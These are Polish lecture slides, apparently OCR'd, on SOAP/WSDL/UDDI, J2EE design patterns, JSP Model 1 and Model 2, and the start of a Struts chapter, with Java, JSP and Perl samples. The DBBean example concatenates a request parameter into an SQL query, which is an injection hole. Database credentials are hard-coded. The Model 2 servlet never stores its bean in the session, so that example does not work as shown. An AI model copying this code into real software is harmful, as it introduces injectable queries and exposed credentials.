
- Problem: w celu wywołania usługi SOAP, twórca aplikacji klienta musi znać nazwę metody oraz liczbę, typy i znaczenie parametrów jej wywołania
- WSDL to język opisu usług sieciowych (SOAP) oparty na XML
- Twórcy usług sieciowych opisują ich składnię w dokumencie WSDL, z którego następnie korzysta twórca aplikacji klienta
- Dokument WSDL może zostać automatycznie przetłumaczony do kodu źródłowego fragmentu aplikacji klienta (Client Proxy), odpowiadającego za dostęp do usługi SOAP; tłumaczenie to może się odbyć dynamicznie, podczas pracy aplikacji

Architektura Apache SOAP + Client Proxy



Złożona komunikacja sieciowa jest ukryta w automatycznie wygenerowanej klasie Java, nazywanej Client Proxy. Kod aplikacji klienta korzysta z klasy Client Proxy w taki sposób, jakby korzystał z klasy usługi SOAP dostępnej lokalnie.

Automatyczna translacja WSDL->Client Proxy



Twórca usługi SOAP przygotowuje (lub generuje) dokument WSDL i umieszcza go na serwerze WWW, na którym usługa SOAP jest dostępna. Twórca aplikacji klienta pobiera dokument WSDL i konwertuje go do kodu źródłowego Client Proxy. Następnie, przy pomocy Client Proxy konstruuje aplikacje klienta.
Wiele środowisk instalacji usług SOAP oferuje automatyczną generację Client Proxy - wówczas twórca aplikacji klienta pobiera z serwera WWW gotową klasę Java.

Budowa klienta z wykorzystaniem Client Proxy

Kod źródłowy Client Proxy

```
public class MySOAPDemoProxy
{
   public float multiply(float val1, float val2)   {
     ... // kod wygenerowany automatycznie
   }
}
```


Kod źródłowy aplikacji klienta SOAP, wykorzystującego Client Proxy

```
public class MySOAPDemoClient {
  public static void main(String[] argv) throws Exception {
    MySOAPDemoProxy proxy = new MySOAPDemoProxy();
    System.out.println(proxy.multiply(2,3));
  }
}
```

Universal Description, Discovery, and Integration - UDDI

- Specyfikacja bazy danych, w której twórcy usług sieciowych (SOAP) dokonują ich rejestracji (przy użyciu WSDL)
- Twórcy aplikacji klienta mogą przeszukiwać bazy danych UDDI w celu znalezienia potrzebnej im usługi sieciowej; przeszukiwanie jest oparte o nazwy, adresy, klasyfikacje NAICS, ISO-3166, UNSPSC
- Pobrany z bazy danych UDDI dokument WSDL służy twórcom aplikacji klienta do wygenerowania Client Proxy, używanego następnie podczas budowy aplikacji końcowej
- Przykładowa baza danych UDDI - http://uddi.microsoft.com
- Udostępniane usługi obejmują prognozy pogody, wyszukiwarki, kursy akcji, kursy walut, oferty sklepów internetowych, itd.

SOAP, WSDL, UDDI - Podsumowanie



Dostęp SOAP do Google - przykład w PERLu

```
use SOAP::Lite;
my $key='xxxxxxxxxxxxxxxxxxx'; # Get key from http://api.google.com
my $query="irish spring"; # the search term
# GoogleSearch.wsdl is in the Google API toolkit
my $googleSearch = SOAP::Lite -> service("file:GoogleSearch.wsdl");
my $result = $googleSearch -> doGoogleSearch($key, $query, 0, 10, "false", "", "
false", "", "latin1", "latin1");
# print the number of results
print "about $result->{'estimatedTotalResultsCount'}results \n";
# print the url of the first response
print "$result->{'resultElements'}->[1]->{'URL'}";
```

SOAP - referencje


- http://www.soaplite.com
- http://xml.apache.org/soap/
- http://uddi.microsoft.com
- http://www.microsoft.com/mind/0100/soap/soap.asp
- http://msdn.microsoft.com/soap/
- http://www.w3.org/TR/SOAP/
- http://www.w3.org/TR/wsdl

Zagadnienia projektowania aplikacji J2EE

Wstęp


- Dobre techniki projektowania aplikacji J2EE służą:
  - uproszczeniu pielęgnacji aplikacji
  - poprawieniu modułowości aplikacji
  - rozdzieleniu ról członków zespołu projektowo-programistycznego
  - wielokrotnemu wykorzystywaniu komponentów
  - poprawieniu bezpieczeństwa dostępu
  - redukcji intensywności komunikacji sieciowej

Wprowadzenie modułu sterującego




Należy wyodrębnić logikę sterującą w jednej lub kilku klasach sterujących, które służą jako początkowe miejsce obsługi żądań klienta. Dzięki temu upraszcza się pielęgnację aplikacji oraz poprawia jej modułowość.

Wprowadzenie tokenu synchronizującego




Należy stosować współdzielony token do monitorowania oraz sterowania przepływem żądań i dostępem klientów do poszczególnych zasobów. Dzięki temu unikamy dublowania działań w wyniku naciśnięcia przycisku Reload lub Wstecz w przeglądarce.

Podział logiki na niezależne fragmenty




Należy przenieść logikę biznesową obecną w aplikacji JSP do jednej lub kilku klas pomocniczych, które są wykorzystywane przez aplikację JSP lub przez moduł sterujący. Umożliwia to lepsze rozdzielenie ról poszczególnych programistów oraz polepszenie modułowości systemu.

Ukrycie szczegółów warstwy prezentacji przed warstwą biznesową




Z warstwy biznesowej należy usunąć wszystkie odwołania do struktur danych związanych z obsługą żądań i protokołami prezentacji. Dane pomiędzy warstwami należy przekazywać stosując struktury ogólne. Umożliwia to wykorzystywanie komponentów biznesowych przez innych klientów.

Usunięcie konwersji danych z komponentu prezentacyjnego




Należy przenieść cały kod konwersji danych (np. transformacja rekordów do tabelki HTML) z aplikacji JSP do jednej lub kilku klas pomocniczych. Dzięki temu te same mechanizmy konwersji danych mogą być wykorzystane w wielu aplikacjach JSP.

Ukrywanie zasobów przed klientem




Należy uniemożliwić bezpośredni dostęp klienta do wybranych zasobów, stosując odpowiednią konfigurację serwera aplikacji. Dzięki temu system autoryzacji użytkowników może być szczelny.

Ukrycie encyjnych EJB za sesyjnymi EJB




Należy korzystać z pośredniczącego sesyjnego EJB w celu dostępu do encyjnych EJB. Powoduje to uproszczenie kodu klienta oraz redukcję komunikacji sieciowej w przypadku, gdy wykorzystywane są zdalne komponenty EJB. Możliwe jest również zastosowanie transakcji zarządzanych przez kontener.

Wprowadzenie obiektów Business Delegate




Należy zastosować obiekty Business Delegate w celu rozdzielenia warstw i ukrycia szczegółów implementacyjnych komponentów EJB. Dzięki temu, aplikacja klienta nie jest wrażliwa na modyfikacje interfejsów komponentów EJB, nie angażuje się w JNDI, a ponadto nie musi obsługiwać wyjątków specyficznych dla EJB.

Łączenie sesyjnych EJB




Należy odwzorować usługi biznesowe na sesyjne EJB. Eliminuje się lub łączy sesyjne EJB działające jako pośrednicy encyjnych EJB w celu uzyskania komponentów reprezentujących konkretne usługi biznesowe.

Przeniesienie logiki biznesowej do warstwy sesyjnych EJB



Należy przenieść przepływ sterowania związany z relacjami pomiędzy encyjnymi EJB do sesyjnego EJB. W ten sposób unika się niepotrzebnego narzutu w modelu.

Wydzielenie kodu dostępu do danych



Należy wyodrębnić kod dostępu do danych, umieszczając go w nowej klasie, a samą klasę umieszczając logicznie lub fizycznie bliżej źródła danych. Pozwala to zmniejszyć zależności pomiędzy komponentami systemu.

J2EE: wzorce projektowe

Wzorce projektowe

- Wzorce projektowe (Design Patterns) to zidentyfikowane i opisane typowe schematy postępowania podczas rozwiązywania problemów powtarzalnych
- Najpopularniejsze wzorce projektowe J2EE są opracowywane przez Sun Services Java Center:
  - Intercepting Filter, Front Controller, Context Object, Application Controller, View Helper, Composite View, Business Delegate, Service Locator, Session Facade, Application Service, Transfer Object, Value List Handler, Data Access Object, Service Activator, Web Service Broker, itd.
- Katalog wzorców J2EE („Core J2EE Patterns", D.Alur, J.Crupi, D.Malks) zawiera modele klas i przykładowe kody źródłowe wykorzystywane podczas realizacji typowych komponentów aplikacji J2EE

Intercepting Filter

- Przechwytuje i modyfikuje żądania HTTP przed i po właściwym przetwarzaniu w celu wykonania następujących działań:
  - Sprawdzenie, czy z klientem związana jest poprawna sesja
  - Sprawdzenie, czy obsługiwany jest dany rodzaj przeglądarki
  - Sprawdzenie, jakiego kodowania używa klient do wysyłania danych oraz transkodowanie tych danych
  - Deszyfrowanie lub dekompresja strumienia danych
- Filtry można dodawać i usuwać w dowolnym momencie, stosując różne ich kombinacje; po zakończeniu przetwarzania, ostatni filtr z grupy przekazuje sterowanie do właściwego obiektu docelowego (Front Controller)
- Typowa implementacja: klasa ServletFilter

Front Controller


- Scentralizowany punkt dostępowy dla obsługi żądań w warstwie prezentacji
  - Uniknięcie powielania logiki sterującej
  - Wspólna logika dla wielu żądań
  - Oddzielenie logiki przetwarzania od aplikacji JSP
  - Centralizacja i kontrola wszystkich punktów dostępu do systemu
- Typowa implementacja: serwlet Java, Struts ActionServlet

Context Object

- Hermetyzuje stan aplikacji w sposób niezależny od protokołu komunikacji z klientem, aby mógł być bez przeszkód wymieniany pomiędzy różnymi elementami aplikacji
  - Parametry wywołania aplikacji
  - Dostęp do informacji systemowych
- Typowa implementacja: klasa Java, Struts ActionForm, Struts DynaActionForm

Application Controller

- Centralizuje sterowanie, pobieranie i wywoływanie aplikacji JSP oraz wykonywanie poleceń
- Najczęściej stosowany w warstwie prezentacji wraz z modułem Front Controller
  - Oddzielenie sterowania aplikacją od przetwarzania protokołu komunikacji z klientem
- Typowe implementacje: klasa Java, Struts Action




View Helper

- Logika przetwarzania prezentacji. Interfejs pomiędzy aplikacją JSP a komponentami modelu
  - Np. generowanie kodów tabelki HTML na podstawie rekordów bazy danych
- Typowe implementacje: XSLT, JSP, klasa JavaBeans

Composite View

- Konstruuje dokument WWW poprzez złożenie elementów składowych, np. na podstawie szablonu
- Układ dokumentu wynikowego może być konfigurowany niezależnie od zawartości
- Możliwość realizacji wspólnych nagłówków, stopek, paneli nawigacyjnych w wielu miejscach dowolnego z generowanych dokumentów
- Typowe implementacje: JSP, biblioteki znaczników, klasa JavaBeans



Business Delegate


- Stanowi punkt dostępu do zdalnych usług warstwy biznesowej
- Zmniejsza zależności między oddzielonymi warstwami
- Ukrywa szczegóły implementacji usług biznesowych, a także mechanizmy ich wyszukiwania i wywoływania
- Klienci nie komunikują się bezpośrednio z komponentami EJB lecz jedynie poprzez Business Delegate
- Typowe implementacje: klasa Java, biblioteka znaczników

Service Locator

- Ukrywa szczegóły implementacji mechanizmów wyszukiwania komponentów biznesowych (JNDI)
- Uniezależnia kod klienta od konkretnego producenta oprogramowania JNDI i serwera aplikacji
- Może buforować odpowiedzi na często wykonywane operacje wyszukiwania
- Typowe implementacje: klasa Java

Session Facade

- Udostępnia klientom usługi biznesowe, ukrywając złożoność ich implementacji
- Redukuje liczbę zależności i sieciowych interakcji pomiędzy klientem a encyjnymi komponentami EJB
- Klienci komunikują się z Session Facade zamiast bezpośrednio korzystać z encyjnych komponentów EJB
- Typowe implementacje: sesyjny EJB



Application Service

- Centralizuje logikę biznesową wielu komponentów biznesowych
- Łączy funkcje aplikacji w celu zapewnienia jednolitej warstwy usług
- Stanowi „back-end” dla Session Facade, redukując ilość kodu wymaganego w Session Facade
- Typowe implementacje: sesyjny EJB

Business Object, Composite Entity

- Umożliwia dostęp do danych biznesowych
- Skupienie logiki biznesowej i stanu biznesowego w jednym miejscu
- Hermetyzacja zarządzania operacjami i danymi biznesowymi oraz trwałością obiektów
- Typowe implementacje: encyjny EJB

Transfer Object

- Grupuje jednostki danych, które są przenoszone pomiędzy warstwami systemu
- Umożliwia przesył wszystkich potrzebnych danych złożonych w ramach jednego przesłania sieciowego
- Typowe implementacje: klasa Java

Value List Handler

- Odpowiada za dostęp do elementów dużej kolekcji znajdującej się po stronie innego komponentu (iterator)
- Nie wymaga transmisji kompletnej kolekcji
- Typowe implementacje: klasa JavaBeans

Data Access Object

- Odpowiada za komunikację z bazą danych, dzięki czemu pozostałe komponenty nie muszą zawierać kodu JDBC specyficznego dla serwera bazy danych
- Ukrywa całą logikę dostępu do danych związaną z tworzeniem, pobieraniem, usuwaniem i aktualizacją danych z trwałego zbiornika danych
- Typowe implementacje: klasa Java

Service Activator


- Odbiera żądania asynchronicznego wywoływania jednej lub więcej usług biznesowych
- Zaimplementowany jako obiekt nasłuchu JMS
- Typowe implementacje: komunikatowy EJB

Web Service Broker

- Udostępnia jedną lub kilka usług aplikacji zewnętrznym klientom jak usługi WebServices
- Posługuje się otwartymi standardami dostępu: HTTP, XML
- Typowe implementacje: SOAP Servlet

Architektura Model-View-Controller

JSP Model 1



1. Przeglądarka wysyła sparametryzowane żądanie uruchomienia aplikacji JSP
2. Aplikacja JSP przetwarza żądanie przy pomocy zewnętrznej klasy Java
3. Aplikacja JSP generuje wynikowy dokument HTML dla przeglądarki

JSP Model 1 – przykład (1/2)

Kod aplikacji JSP

```
<%@ page contentType="text/html;charset=windows-1250"%>
<%@ page import="java.util.Vector;" %>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1250">
<title>JSP Model 1</title>
</head>
<body>
<% DBBean db = new DBBean();
   db.connect("jdbc:oracle:thin:@miner.cs.put.poznan.pl:1521:miner", "scott",
"tiger");
   db.setDeptNo(request.getParameter("deptid"));
   Vector emps = db.getEmps();
   for (int i=0; i<emps.size(); i++) { %>
<%= (String) emps.elementAt(i) %><BR>
<% } %>
</body>
</html>
```

JSP Model 1 – przykład (2/2)

Kod klasy zewnętrznej

```
import java.sql.*; import java.util.Vector; import oracle.jdbc.*;

public class DBBean {
  Connection conn = null;
  String deptNo = null;

  public void connect(String url, String user, String passwd)  {
    try { DriverManager.registerDriver(new OracleDriver());
          conn = DriverManager.getConnection(url, user, passwd);
    } catch (SQLException e) {System.out.println(e);}}

  public void setDeptNo(String dn)  {deptNo = dn;}

  public Vector getEmps() {
    Vector result = new Vector();
    try {
    Statement stmt = conn.createStatement();
    ResultSet rset = stmt.executeQuery("select ename, sal from emp where deptno="+deptNo);
    while (rset.next()){result.addElement(rset.getString("ename")+", "+rset.getString("sal")); }
    } catch (SQLException e) {System.out.println(e);}
    return result; }}
```


Własności JSP Model 1

- Aplikacja JSP odpowiada za pobieranie i przetwarzanie żądań użytkowników
- Istnieją mechanizmy separacji kodu prezentacji danych od kodu przetwarzania danych (klasy zewnętrzne, JavaBeans, Enterprise JavaBeans)
- Wygodna architektura dla prostych systemów aplikacyjnych
- Skomplikowane przetwarzanie otrzymywanych żądań wymaga intensywnego wykorzystywania scriptletów

Architektura Model-View-Controller (MVC)

- Architektura MVC zakłada podział komponentów systemu aplikacyjnego na trzy kategorie:
  - Model (komponenty modelu): komponenty reprezentujące dane, na których operują aplikacje; komponenty modelu oferują także metody dostępu do danych
  - View (komponenty prezentacji): komponenty reprezentujące wizualizację (prezentację) danych dla użytkownika; komponenty prezentacji pobierają dane od komponentów modelu, a następnie wyświetlają je na ekranie użytkownika
  - Controller (komponenty sterujące): komponenty przechwytujące żądania użytkowników i odwzorowujące je w wywołania metod komponentów modelu; następnie komponenty sterujące przekazują sterowanie do komponentów prezentacji

JSP Model 2



1. Przeglądarka wysyła sparametryzowane żądanie uruchomienia serwletu
2. Serwlet analizuje żądanie, tworzy wymagane obiekty klas zewnętrznych
3. Serwlet przekazuje sterowanie do odpowiedniej aplikacji JSP
4. Aplikacja JSP przetwarza żądanie przy pomocy zewnętrznej klasy Java
5. Aplikacja JSP generuje wynikowy dokument HTML dla przeglądarki

JSP Model 2 – przykład (1/2)

Kod serwletu Java

```
import javax.servlet.*; import javax.servlet.http.*; import java.io.*;

public class Controller extends HttpServlet
{
public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException
 {
   response.setContentType("text/html; charset=windows-1250");
   PrintWriter out = response.getWriter();

   DBBean db = new DBBean();
   db.connect("jdbc:oracle:thin:@miner.cs.put.poznan.pl:1521:miner", "scott", "tiger");
   db.setDeptNo(request.getParameter("deptid"));

   response.sendRedirect("ShowEmps.jsp");
 }
}
```

JSP Model 2 – przykład (2/2)

Kod aplikacji JSP

```
<%@ page contentType="text/html;charset=windows-1250" %>
<%@ page import="java.util.Vector;" %>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1250">
<title>JSP Model 2</title>
</head>
<body>
<jsp:useBean id="db" scope="session" class="DBBean" />
<% Vector emps = db.getEmps();
  for (int i=0; i<emps.size(); i++) { %>
<%= (String) emps.elementAt(i) %><BR>
<% } %>
</body>
</html>
```

Własności JSP Model 2

- Realizuje architekturę Model-View-Controller
- Wykorzystuje zarówno serwlety Java, jak i aplikacje JSP
- Serwlet Java jest odpowiedzialny za analizę żądania, tworzenie wymaganych obiektów oraz za przekazanie dalszej obsługi żądania do stosownej aplikacji JSP
- Aplikacja JSP odpowiada wyłącznie za pobieranie danych z obiektów zewnętrznych oraz za ich wizualizację

Środowiska realizacji JSP Model 2

- Apache Struts
  - bezpłatne środowisko open-source, rozwijane przez Apache Software Foundation; wysoce konfigurowalne, zawierające wiele składników: serwlet Controller, pomocnicze klasy Java, biblioteki znaczników, obsługę wielojęzycznych aplikacji, itd.; odpowiednie dla dużych aplikacji J2EE
- J2EE BluePrints Web Application Framework (WAF)
  - środowisko obejmujące serwlet Controller, kilka klas Java i znaczników, obsługę wielojęzycznych aplikacji; odpowiedznie dla niewielkich aplikacji J2EE
- JavaServer Faces
  - opracowywana, obszerna architektura obejmująca zbiór interfejsów dla obsługi żądań HTTP, stanowe komponenty wizualne HTML

Struts: implementacja architektury MVC


Plan rozdziału

- Wprowadzenie do Struts
- Architektura aplikacji Struts
- Przykład prostej aplikacji
- Tworzenie aplikacji Struts w środowisku JDeveloper9i/10g
- Biblioteki znaczników Struts
- Walidacja parametrów wywołania
- Przykład złożonej aplikacji

Wprowadzenie

